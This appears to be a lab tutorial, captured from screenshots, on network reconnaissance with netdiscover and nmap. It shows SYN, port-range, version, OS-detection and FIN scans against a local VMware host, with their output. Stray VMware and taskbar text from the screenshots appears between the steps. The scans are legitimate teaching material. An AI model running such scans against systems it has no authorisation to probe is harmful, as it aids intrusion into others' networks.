

NMAP SCANNING:-

1) Scanning the local ip address of the server (netdiscover –i eth0)




```
 Currently scanning: 192.168.62.0/16   |   Screen View: Unique Hosts

 22 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1320
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.37.1    00:50:56:c0:00:08     17    1020  VMware, Inc.
 192.168.37.129  00:0c:29:66:29:95      2     120  VMware, Inc.
 192.168.37.2    00:50:56:ec:14:61      2     120  VMware, Inc.
 192.168.37.254  00:50:56:e1:44:46      1      60  VMware, Inc.
```

2) It will scan 1000 ports by default




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:23 EDT
Nmap scan report for 192.168.37.129
Host is up (0.00070s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:66:29:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds

┌──(root💀kali)-[/home/kali]
└─# 
```

3) Scanning for specific ports


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:23 AM
91%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:53 PM
8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -p 21 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:23 EDT
Nmap scan report for 192.168.37.129
Host is up (0.00054s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 00:0C:29:66:29:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

┌──(root💀kali)-[/home/kali]
└─# █
```

4) For ports range


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:24 AM
91%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:54 PM
8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -p 0-1000 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:24 EDT
Nmap scan report for 192.168.37.129
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:66:29:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds

┌──(root💀kali)-[/home/kali]
└─# █
```

5) Version details scanning


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:25 AM
92%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:55 PM 8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:25 EDT
Nmap scan report for 192.168.37.129
Host is up (0.00022s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:66:29:95 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds

┌──(root💀kali)-[/home/kali]
└─#
```

6) Version and Operating system details


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:25 AM
92%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:55 PM 8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV -O 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:25 EDT
Nmap scan report for 192.168.37.129
Host is up (0.0015s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:66:29:95 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds

┌──(root💀kali)-[/home/kali]
└─#
```

7) Version Operating system and port range


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:26 AM
92%
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:56 PM
8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV -O -p 0-6500 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:26 EDT
Nmap scan report for 192.168.37.129
Host is up (0.0015s latency).
Not shown: 6499 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:66:29:95 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.82 seconds

┌──(root💀kali)-[/home/kali]
└─#
```

8) Version ,Operating system of specific port


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:27 AM
92%
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:57 PM
8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sS -sV -O -p 80 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:27 EDT
Nmap scan report for 192.168.37.129
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:66:29:95 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.33 seconds

┌──(root💀kali)-[/home/kali]
└─#
```

9) Fin Scanning


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:28 AM
92%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
2:58 PM
8/9/2021


```
┌──(root💀kali)-[/home/kali]
└─# nmap -sF 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:28 EDT
Nmap scan report for 192.168.37.129
Host is up (0.00018s latency).
Not shown: 998 closed ports
PORT   STATE         SERVICE
21/tcp open|filtered ftp
80/tcp open|filtered http
MAC Address: 00:0C:29:66:29:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds

┌──(root💀kali)-[/home/kali]
└─# 
```

10) X-mas Scanning

